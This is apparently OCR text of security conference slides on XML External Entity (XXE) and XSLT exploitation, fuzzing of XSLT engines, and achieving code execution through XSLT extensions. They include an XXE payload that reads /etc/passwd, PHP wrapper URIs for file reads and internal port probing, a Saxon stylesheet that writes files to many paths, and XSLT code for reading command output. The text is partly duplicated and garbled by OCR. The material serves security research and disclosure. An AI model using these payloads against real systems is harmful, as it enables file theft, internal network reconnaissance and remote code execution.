
```
<xsl:number value="1337" format="i"/>
```

"mcccxxxvii"

```
<xsl:number value="1e12" format="i"/>
```

"m" * 1e9 => 1Gb


Demos !


XML 101
Encapsulation
Temporary DoS
XXE exploitation
XSLT exploitation

XXE aka CWE-611

Probably the most common XML vulnerability

```
<!DOCTYPE entry [
<!ENTITY ref SYSTEM "/etc/passwd">
]>
<entry>&ref;</entry>
```


RESTlet
Yandex
OpenOffice
phpMyadmin
MoinMoin
SharePoint
IceWarp Webmail
XML::Atom
DotNetNuke
RHEV
Djabberd
Symfony2
Adobe Data Services
libraptor
Voxeo
RESTEasy
Liferay
Jersey
XWiki

Impact often underestimated !

Basic

Read an ASCII file

Hit the internal network

- blind hit
- banner grabbing

Specific

Steal NTLM hashes

List directories

Advanced

Read binary files
Retrieve LDAP information
Execute arbitrary commands
And more ...

Depends on

XML parser
Operating system
Programming language
Application features

Windows

file://10.13.8.5/bla.txt
(Pass The Hash)

file://

Unix

file:///proc/self/limits
(Pseudo FS)

Java

file:///var/log/
(Directory listing)


php://filter
/read=convert.base64-encode
/resource=file:///proc/self/cmdline
php://
ogg://
expect://
file://
PHP
data://
https://
ftp://
ssh2.sftp://
oracle:oracle@127.0.0.1:22
/opt/oracle/ora.ini
ssh2://
DOMDocument::loadXML(http://localhost:22/): failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
DOMDocument::loadXML(http://localhost:5900/): failed to open stream: HTTP request failed! RFB 003.007
zlib://
http://

DOMDocument::loadXML(http://localhost:22/): failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7

DOMDocument::loadXML(http://localhost:5900/): failed to open stream: HTTP request failed! RFB 003.007

php://filter

/read=convert.base64-encode


/resource=file:///proc/self/cmdline

php://

ssh2.sftp://
oracle:oracle@127.0.0.1:22
/opt/oracle/ora.ini

ssh2://

Demos !


XML 101
Encapsulation
Temporary DoS
XXE exploitation
XSLT exploitation

Introduction

Fuzzing

XSLT

Basic constructs


HL code execution

Since 1999

Functionnal programming language

language

Used to transform XML docs
to XML, PDF, TXT, SVG, ...



-Complete

Display XML to humans

Why ?

Data extraction

Converting between formats

Web Application

Database

Browser

Where ?

XML-DSig

Word processor


Xalan-J
Saxon
Sablotron
MarkLogic
tDOM
libxslt
Transformiix
Oracle-C
XT
MSXML
Presto
Adobe
4Suite
Altova
Xalan-C

Introduction

Fuzzing

XSLT

Basic constructs

HL code execution

Mutation-based

XSLT engines
+ input files
+ diversifier
+ monitoring
= ?

Radamsa

Diversifier

http://code.google.com/p/ouspg/wiki/Radamsa

(Aki Helin / OUSPG)

Valgrind

Monitoring

ASan

Results ?

Mozilla Foundation Security Advisory 2012-08

Mutation:
SVG NS => XSLT NS

Title: Crash with malformed embedded XSLT stylesheets
Impact: Critical
Announced: January 31, 2012
Reporter: Nicolas Grégoire, Aki Helin
Products: Firefox, Thunderbird, SeaMonkey

Fixed in:
Firefox 10.0
Firefox 3.6.26
Thunderbird 10.0
Thunderbird 3.1.18
SeaMonkey 2.7

select * from dual where xmltype("<foo>FUZZ_ME<foo/>") like "buggy";

ORA-07445

----- Call Stack Trace -----
sskgds_getcall: WARNING! *** STACK TRACE ABORTED ***
sskgds_getcall: WARNING! *** UNREADABLE FRAME FOUND ***
sskgds_getcall: invalid fp = 0x41424344

```
Program received signal SIGSEGV, Segmentation fault.
0x035788da in malloc_consolidate (av=<value optimized out>) at malloc.c:5144
(gdb) bt
#0  0x035788da in malloc_consolidate (av=<value optimized out>) at malloc.c:5144
#1  0x03579d65 in _int_free (av=<value optimized out>, p=0xf628cd0) at malloc.c:5017
#2  0x0357cecd in *__GI___libc_free (mem=0xf6386e0) at malloc.c:3738
#3  0xb6a924c2 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#4  0xb6a92508 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#5  0xb6a92585 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#6  0xb6a57ce5 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#7  0xb6a57d97 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#8  0xb6aad082 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#9  0xb6a5fd56 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
```

And much more ;-)

Patches are pending ...

Introduction

Fuzzing

XSLT

Basic constructs

HL code execution

Wikipedia

[...] functional programming is a programming paradigm that [...] avoids state and mutable data.

No loop (while, for, ...)
Read-only variables

How to brute force ?

=> for

How to read STDOUT ?

=> while

Brute force

XML formatted data

+

<xsl:for-each>

```
<data>
    <content>Pwn3d by Nicob</content>
    <location>/tmp/flag.txt</location>
    <location>/var/tmp/flag.txt</location>
    <location>c:\Temp\flag.txt</location>
    <location>c:\Windows\Temp\flag.txt</location>
    <location>/mnt/sdcard/flag.txt</location>
</data>
```

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:sx="http://icl.com/saxon" extension-element-prefixes="sx"
version="1.0">

    <xsl:template match="/data">
        <xsl:variable name="content" select="content/text()"/>
        <xsl:for-each select="location">

            <xsl:variable name="location" select="text()"/>
            <sx:output href="{$location}" method="text">
                <xsl:copy-of select="$content"/>
            </sx:output>

        </xsl:for-each>
    </xsl:template>

</xsl:stylesheet>
```

"for" loop

+

SQL extensions

=

Attack internal databases !

How to brute force ?

=> for

How to read STDOUT ?

=> while

Reading STDOUT

<xsl:template>

+

recursivity

+

code generator

http://www2.informatik.hu-berlin.de/~obecker/XSLT/loop-compiler/

by @obqo

XSLT Loop Compiler

<loop:update>
<loop:for>
<loop:while>

```
while ((line = stdInput.readLine()) != null) {
        result = result + line + '\n';
}
System.out.println(result);
```

Java

SLOC=4

```
 <!-- Prepare the loop -->
<xsl:variable name="cond" select="1" />
<xsl:variable name="result" select="N/A" />
<loop:while test="$cond">

  <!-- Read a line -->
  <loop:do>
    <xsl:variable name="line" select="bufferedreader:readLine($bufferedreader)"/>
    <xsl:variable name="class" select="j:toString(j:getClass($line))"/>
    <xsl:variable name="continue" select="j:equals($class, 'class java.lang.String')"/>
  </loop:do>

  <!-- Print the result -->
  <loop:last>
    <xsl:value-of select="$result"/>
  </loop:last>

  <!-- Update -->
  <loop:update name="cond" select="$continue"/>
  <loop:update name="result" select="concat($result, $line, '&#x0A;')"/>

</loop:while>
```

XSLT Loop Compiler

SLOC=18

```
<foo>
 <xsl:template>
  <xsl:variable name="cond" select="1"/>
  <xsl:variable name="result" select="N/A"/>
  <axslt:call-template name="while-loop-id2496582" xmlns:axslt="http://www.w3.org/1999/XSL/Transform">
   <axslt:with-param name="command" select="$command"/>
   <axslt:with-param name="tmp" select="$tmp"/>
   <axslt:with-param name="cmd" select="$cmd"/>
   <axslt:with-param name="array" select="$array"/>
   <axslt:with-param name="proc" select="$proc"/>
   <axslt:with-param name="inputstream" select="$inputstream"/>
   <axslt:with-param name="inputstreamreader" select="$inputstreamreader"/>
   <axslt:with-param name="bufferedreader" select="$bufferedreader"/>
   <axslt:with-param name="cond" select="$cond"/>
   <axslt:with-param name="result" select="$result"/>
  </axslt:call-template>
 </xsl:template>
 <axslt:template name="while-loop-id2496582" xmlns:axslt="http://www.w3.org/1999/XSL/Transform">
  <axslt:param name="command"/>
  <axslt:param name="tmp"/>
  <axslt:param name="cmd"/>
  <axslt:param name="array"/>
  <axslt:param name="proc"/>
  <axslt:param name="inputstream"/>
  <axslt:param name="inputstreamreader"/>
  <axslt:param name="bufferedreader"/>
  <axslt:param name="cond"/>
  <axslt:param name="result"/>
  <axslt:choose>
   <axslt:when test="$cond">
    <xsl:variable name="line" select="bufferedreader:readLine($bufferedreader)"/>
    <xsl:variable name="class" select="j:toString(j:getClass($line))"/>
    <xsl:variable name="continue" select="j:equals($class, 'class java.lang.String')"/>
    <axslt:call-template name="while-loop-id2496582">
     <axslt:with-param name="command" select="$command"/>
     <axslt:with-param name="tmp" select="$tmp"/>
     <axslt:with-param name="cmd" select="$cmd"/>
     <axslt:with-param name="array" select="$array"/>
     <axslt:with-param name="proc" select="$proc"/>
     <axslt:with-param name="inputstream" select="$inputstream"/>
     <axslt:with-param name="inputstreamreader" select="$inputstreamreader"/>
     <axslt:with-param name="bufferedreader" select="$bufferedreader"/>
     <axslt:with-param name="cond" select="$continue"/>
     <axslt:with-param name="result" select="concat($result, $line, '&#10;')"/>
    </axslt:call-template>
   </axslt:when>
   <axslt:otherwise>
    <xsl:value-of select="$result"/>
   </axslt:otherwise>
  </axslt:choose>
 </axslt:template>
</foo>
```

XSLT 1.0

SLOC=50

Demos !

Introduction

Fuzzing

XSLT

Basic constructs

HL code execution

So, you found a way to execute arbitrary PHP, .NET or Java code ...

Xalan-J **XMLSpy**

Not so uncommon …

PHP +

RegisterPhpFunctions()

PHP

xmlns:foo="http://php.net/xsl"

foo:function(func, args)

require*

include*

eval

assert

preg_replace


Java

30/12/2011

Me @ BerlinSides 0x2

"A Java+XSLT shell seems impossible: no thread + no user-defined class"

14/01/2012



Michael Schierl
@mihi42

@Agarri_FR xhe.myxwiki.org/xwiki/bin/view... is wrong, you can load & exec arbitrary base64 class files pastebin.com/s0DVbU5a #xslt #java #reverse #shell


EPIC WIN

Swiss-knife for
Java exploits

*.class / *.jar
Applet
JWDP
BeanShell
Xalan-J
Apache Velocity

JavaPayload

